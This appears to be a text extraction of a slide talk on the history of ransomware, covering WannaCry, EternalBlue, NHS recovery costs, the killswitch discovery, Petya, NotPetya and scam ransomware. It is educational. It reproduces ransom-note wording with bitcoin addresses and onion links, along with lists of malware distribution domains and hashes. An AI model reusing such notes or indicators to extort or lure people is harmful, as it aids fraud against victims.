
# Ransomware requires Work

# Anatomy of a Cyber Attack





Current Malware Distribution Point



darbestzone2.wang, canonsupervideo-8t.wang, 3ubolmala.wn, bookinghor-wild.ws

Next Malware Distribution Points

cdmapod.com, cdmapod.com, cdmapod.com

35jeddhu.info

malwinstall.wang

malwinstall.wang

qualite.co.jp

colosovtr@bin

albertonly4dogs.info

35jeddhu.info

bookinghor-wild.ws

darbestzone2.wang

canonsupervideo-8t.wang

3ubolmala.wn

http://malwinstall.wang/3q79n3

http://malwinstall.wang/0b9agf

http://malwinstall.wang/

http://qualite.co.jp/mb20gqbr?aebllyxmdtr+mngplf

http://qualite.co.jp/mb20gqbr?aebllyxmdtr+mngplf

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://malwinstall.wang/3q79n3

http://malwinstall.wang/0b9agf

http://malwinstall.wang/

http://qualite.co.jp/mb20gqbr?aebllyxmdtr+mngplf

http://qualite.co.jp/mb20gqbr?aebllyxmdtr+mngplf

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

http://apple-be-store.biz

332d92fc7f287c345877b7d2b472f30a7f3ce688f63285067b820f4b5dfe80

e2a0e0fecdc5d64d06754d00765304978347e5906be3444ab66e02de37e7167

1c10757d64b983c7294ee77fe9788a0ff1a2e7b5e196138f5e37e0dcb829dd644

08f02dfc3600cb293d7864d0300cb626e627fa7fe05d504

e55e02e7e86e644f864639e909d37877372ede90262e4e6

http://www.35jeddhu.info/35jeddhu/

http://www.bookinghor-wild.ws/

http://www.bookinghor-wild.ws/

http://www.bookinghor-wild.ws/

http://www.bookinghor-wild.ws/

http://www.bookinghor-wild.ws/

http://www.bookinghor-wild.ws/





HACKERS HIRING

HELP DESKS



AUTOPLAY

ON

OFF

00:05 / 01:26



CC



## Ransomware is so big, hackers are staffing help desks

Malware is being run like a professional business, with customer service staff to help victims make ransom payments.





**Maybe there's a better way...**







# Total Market Capitalization

Linear Scale Log Scale

Zoom 1d 7d 1m 3m 1y YTD ALL

From Apr 28, 2013 To Feb 1, 2020







# Types of Ransomware

Encryptors

Wipers

Lockers

RanScam

# Types of Ransomware

Encryptors

Lockers

Wipers

RanScam



# WannaCry May, 2017

Wana Decryptor 2.0

Oops, your files have been encrypted! English

**What Happened to My Computer?**  
Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

**Can I Recover My Files?**  
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time. You can decrypt some of your files for free. Try now by clicking <Decrypt>. But if you want to decrypt all your files, you need to pay. You only have 3 days to submit the payment. After that the price will be doubled. Also, if you don't pay in 7 days, you won't be able to recover your files forever. We will have free events for users who are so poor that they couldn't pay in 6 months.

**How Do I Pay?**  
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>. Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>. And send the correct amount to the address specified in this window. After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

**Payment will be raised on**  
5/16/2017 00:47:55  
Time Left  
02:23:57:37

**Your files will be lost on**  
5/20/2017 00:47:55  
Time Left  
06:23:57:37

**Send \$300 worth of bitcoin to this address:**  
12t9YDPgwueZlNyMgw519p7AA8iajr6SMw Copy

**Check Payment** **Decrypt**

[About bitcoin](#)  
[How to buy bitcoins?](#)  
[Contact Us](#)





## Fifth leak: "Lost in Translation" [\[ edit \]](#)

On April 14, 2017, the [Twitter](#) account used by The Shadow Brokers posted a tweet with a link<sup>[21]</sup> to the Steem blockchain. Herein, a message with a link to the leak files, encrypted with the password `Reeeeeeeeeeeeeeeeee`.


The overall content is based around three folders: "oddjob", "swift" and "windows".<sup>[22]</sup> The fifth leak is suggested to be the "...most damaging release yet"<sup>[23]</sup> and CNN quoted Matthew Hickey saying, "This is quite possibly the most damaging thing I've seen in the last several years."<sup>[24]</sup>

The leak includes, amongst other things, the tools and exploits codenamed: DANDERSPIRITZ, ODDJOB, FUZZBUNCH, DARKPULSAR, ETERNALSYNERGY, ETERNALROMANCE, ETERNALBLUE, EXPLODINGCAN and EWOKFRENZY.<sup>[23][25][26]</sup>





*Supposedly*



# DOUBLEPULSAR ETERNALBLUE



<b>CVE-ID</b>	
<b>CVE-2017-0144</b>	<a href="#">Learn more at National Vulnerability Database (NVD)</a> • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
<b>Description</b>	
The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.	

# 1 month before Shadow Brokers leak

## 3/14/17: Microsoft Patches Released

Windows 7, 8.1, 10, Server 2008, Server 2012, Server 2016 and Vista

### **Microsoft patches for NSA exploits are already available**

Right now, the simplest way to avoid falling victim to AES-NI attacks is to block external traffic to SMB and RDP ports and to apply MS17-010, the Microsoft security bulletin that patched EXTERNALBLUE, the exploit the AES-NI author claims to use.

Furthermore, to be on the safe side, just make sure you apply [all the Microsoft patches](#) that can block exploits from last week's Shadow Brokers dump.

You should install these patches ASAP. [A report](#) from threat intelligence firm SenseCy released yesterday reveals that the cyber-crime underground is abuzz with talk on the various ways to use these exploits in mundane malware distribution. Furthermore, security researchers [Dan Tentler and Rob Graham](#) said they've spotted in-the-wild attacks with some of the leaked NSA exploits.



# 3/14/17: Microsoft Patches Released

Windows 7, 8.1, 10, Server 2008, Server 2012, Server 2016 and Vista

# But...

A world map where countries affected by a security issue are highlighted in red, while unaffected countries are in grey. The red countries include North America, South America, Europe, Africa, Asia, and Australia. Small grey dots are scattered across the map, representing individual computers. The text "200,000 Computers across 150 Countries Affected" is centered over the map.

**200,000 Computers across 150 Countries Affected**



We're currently experiencing significant problems with our IT and telephone network

**70,000 Devices**

This means that people

are with us. Apologies



# MRI Scanners

**Oops, your files have been encrypted!**

**What Happened to My Computer?**  
Your important files are encrypted. Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

**Can I Recover My Files?**  
Sure. We guarantee that you can recover all your files safely and easily. But you have not an enough time.

**Payment will be raised on**  
05:00:00  
Time Left  
02:19:34:2

**Your files will be**  
05:00:00  
Time Left  
06:19:34:29

Please check the current price of Bitcoin and buy some Bitcoins. For more information, click below to buy Bitcoin.  
Just send the correct amount to the address specified in this window.

Send \$100 worth of Bitcoin to this address:  
1348847w2duhuytgleQepurkordDuyt8RgaE384

bitcoin ACCEPTED HERE

Check Payment Decrypt

Occurred

injection.

stem to use.

and contact Services at

Contact Service

via VirtualCare, or refer

to the operations manual or the internet at:  
<http://www.radiology.bayer.com>

Patient ID:  
DOB:  
Weight:

Procedure

Accession

Fluids

- Fluid A:
- Fluid B:

Events

Patient Worklist

Status





# Blood Storage



EMERGENCY

*Sorry* WE'RE

**CLOSED**

EMERGEN  
EN





Department  
of Health &  
Social Care

# Securing cyber resilience in health and care

Progress update October 2018

October 2018



## 6. Counting the Cost of WannaCry

The WannaCry attack disrupted services across one-third of hospital trusts and around 8% of GP practices. This had a knock-on impact on patients with over 19,000 appointments cancelled. While this may only be a small proportion of overall NHS activity, it represents disruption to the care of a significant number of patients.

No data was systematically collected on the costs of recovering IT systems or the extent to which patient care was disrupted. Accurately assessing the costs would require collecting data from all organisations which itself would impose a disproportionate financial burden on the system. At the time, the focus nationally was on responding to the incident and remediation rather than collecting data, which would make an accurate retrospective data collection challenging.

It is not possible to estimate with certainty the financial impact of the WannaCry attack. The following estimate considers the financial costs in relation to two broad categories covering two time periods: during the attack between 12 and 18 May 2017, and the recovery period in the immediate aftermath to June-July 2017. The two categories of cost are:

1. Direct impact - lost output of patient care caused by reduced access to information and systems required for care leading to cancelled appointments etc.
2. Additional IT support provided by NHS organisations or IT consultants to restore data and systems affected by the attack.

It is anticipated that 1% of care was disrupted over a one week period, based upon an estimate of the average level of care provided by the NHS in a one week period. It is estimated that there was approximately £19m of lost output. However demand for NHS services fluctuates, therefore this should only be considered an approximate estimate.

Assuming each of the 80 severely affected Trusts would have required the equivalent of 5 days FTE additional resource of an IT specialist, the cost of IT support at the time of the attack would have been £0.5m. After the attack we have estimated an average level of resource required by organisations based upon their size and the severity of disruption. There were a few anecdotal reports of costs by individual organisations, but not enough data to make a robust estimate. Therefore the figures quoted below should be considered an approximate estimate.

These costs, using the mid-range estimates for lost output, are shown below.

### Financial Cost

The estimated financial costs consider the direct costs to the NHS of lost output and IT support.

	During attack (£m)	Aftermath (£m)	Total (£m)
1. Lost output	19	0	19
2. IT cost	0.5	72	73
<b>Total</b>	<b>20</b>	<b>72</b>	<b>92</b>

£92 Million

\$118,972,560



# How to Accidentally Stop a Global Cyber Attacks

By : MalwareTech May 13, 2017 Category : Personal Stories Tags: ms17-010, ransowmare, stories, WannaCry




So finally I've found enough time between emails and Skype calls to write up on the crazy events which occurred over Friday, which was supposed to be part of my week off (I made it a total of 4 days without working, so there's that). You've probably read about the WannaCrypt fiasco on several news sites, but I figured I'd tell my story.

I woke up at around 10 AM and checked onto the UK cyber threat sharing platform where i had been following the spread of the Emotet banking malware, something which seemed incredibly significant until today. There were a few of your usual posts about various organisations being hit with ransomware, but nothing significant...yet. I ended up going out to lunch with a friend, meanwhile the WannaCrypt ransomware campaign had entered full

```
root@ubuntu:~# file 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c: PE32 executable (GUI) Intel 80386, for MS Windows
root@ubuntu:~# strings -n 6 24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c | grep http
http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrgwea.com
root@ubuntu:~#
```

something to be this widespread it would have to be propagated using another method). I was quickly able to get a sample of the malware with the help of Kafeine, a good friend and fellow researcher. Upon running the sample in my analysis environment I instantly noticed it queried an unregistered domain, which i promptly registered.

Using Cisco Umbrella, we can actually see query volume to the domain prior to my registration of it which shows the campaign started at around 8 AM UTC.



## Story of Wannacry - the first killswitch



Unique IPs (1M)

New Total



**Marcus' Sinkhole traffic**



# Types of Ransomware

Encryptors

**Lockers**

Wipers


RanScam



# Petya







Rispondi



Rispondi a...



Inoltra



Stampa



Elimina



Precedente



Successivo



Rubrica

**Da:** Andreas Meier  
**Data:** giovedì 8 dicembre 2016 1.20  
**A:** [REDACTED]  
**Oggetto:** Bewerbung als Facharbeiter für die Fertigung optoelektronischer Bauteile  
**Allegati:** Bewerbung von Drescher.pdf (138 KB) Bewerbung von Drescher.xls (1,76 MB)

Sehr geehrte Damen und Herren,

hiermit bewerbe ich mich bei Ihnen für die die Stelle als Facharbeiter für die Fertigung optoelektronischer Bauteile. Meine vollständigen Bewerbungsunterlagen können Sie dem Anhang entnehmen.

Ich freue mich auf Ihre Rückmeldung und stehe Ihnen bei Rückfragen jederzeit gerne zur Verfügung.

Mit freundlichem Gruß

Andreas Meier

Anlagen  
Lebenslauf  
Zertifikate  
Zeugnisse  
Kompetenztest

**Fake Job-Seeking Email**



Repairing file system on C:

The type of the file system is NTFS.  
 One of your disks contains errors and needs to be repaired. This process may take several hours to complete. It is strongly recommended to let it complete.

WARNING! DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED IN!

CHKDSK is repairing sector. Please reboot your computer! Decrypting sectors.

Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:
2. Send your Bitcoin wallet ID and personal installation key to e-mail: [XXXXXXXXXXXXXXXXXXXX@XXXXXX.XXX](mailto:XXXXXXXXXXXXXXXXXXXX@XXXXXX.XXX) Your personal installation key:

If you already purchased your key, please enter it below.  
 Key:  
 Incorrect key! Please try again.



Repairing file system on C:

The type of the file system is NTFS.  
 One of your disks contains errors and needs to be repaired. This process may take several hours to complete. It is strongly recommended to let it complete.

WARNING! DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED IN!

CHKDSK is repairing sector. Please reboot your computer! Decrypting sectors.

You became victim of the GOLDENEYE RANSOMWARE!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three steps!

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:
3. Enter your personal decryption code there!

If you already purchased your key, please enter it below.  
 Key:  
 Incorrect key! Please try again.



Petya ransom screen





## You became victim of the PETYA BACKDOOR!

The harddisks of your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the darknet page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps!

1. Download the Tor Browser at "<https://www.torproject.org/>". If you need help, please google for "access onion page".
2. Visit one of the following pages with the Tor Browser:

<http://gettya37b5tkmyk8i.onion/@fy652>  
<http://gettya5kxaktd7zw.onion/@fy652>

3. Enter your personal decryption code there:

85Q998-fQ8ZBE-AB6FHL-Tk6Bf5-8FZ455-ww6Lcw-1y6TVA-bMag5I-eM6688-ckUMja-  
7zvEq8-Mq88WA-km8u82-54K2PI-claWrb

If you already purchased your key, please enter it below.

Key:

## Petya bootloader screen



# Petya changes

- July, 2016: Offered as RaaS
- December, 2016: New Variants Appear
- June, 2017: New Variant That Appears to Spread Via SMB



# Types of Ransomware

Encryptors

Lockers

**Wipers**

RanScam







# NotPetya

- Started at M.E. Doc (Ukrainian Accounting Software Developer)
- Malicious Update Pushed to Users
- Propagated through LANs using ETERNALBLUE and ETERNALROMANCE (port 445)
- Encrypts MFT/NFTS partitions, overwrites MBR



# NotPetya

- Classified as a Cyber Weapon
- Destroys Data, no C2, no Recovery Options



# NotPetya ransomware cost Merck more than \$310 million





# Types of Ransomware

Encryptors

Lockers

Wipers

RanScam



# No honor among thieves: New ransomware takes your money, deletes files anyway

A new strain of ransomware in the wild couldn't unlock your files if it tried.

**YOUR COMPUTER AND FILES ARE ENCRYPTED**

YOU MUST PAY **0.2** BITCOINS TO UNLOCK YOUR COMPUTER

YOUR FILES HAVE BEEN MOVED TO A HIDDEN PARTITION AND CRYPTED.  
ESSENTIAL PROGRAMS IN YOUR COMPUTER HAVE BEEN LOCKED  
AND YOUR COMPUTER WILL NOT FUNCTION PROPERLY.

— 0 —

**ONCE YOUR BITCOIN PAYMENT IS RECEIVED YOUR COMPUTER AND  
FILES WILL BE RETURNED TO NORMAL INSTANTLY.**

YOUR BITCOIN PAYMENT ADDRESS IS:

**1G6tQeWrwp6TU1qunLjdNmLTPQu7PnsMYd**

[COPY THE ADDRESS EXACTLY / CASE SENSITIVE]

[CONFIRM PAYMENT BELOW TO UNLOCK COMPUTER AND FILES]

IF YOU DO NOT HAVE BITCOINS VISIT [WWW.LOCALBITCOINS.COM](http://WWW.LOCALBITCOINS.COM) TO PURCHASE

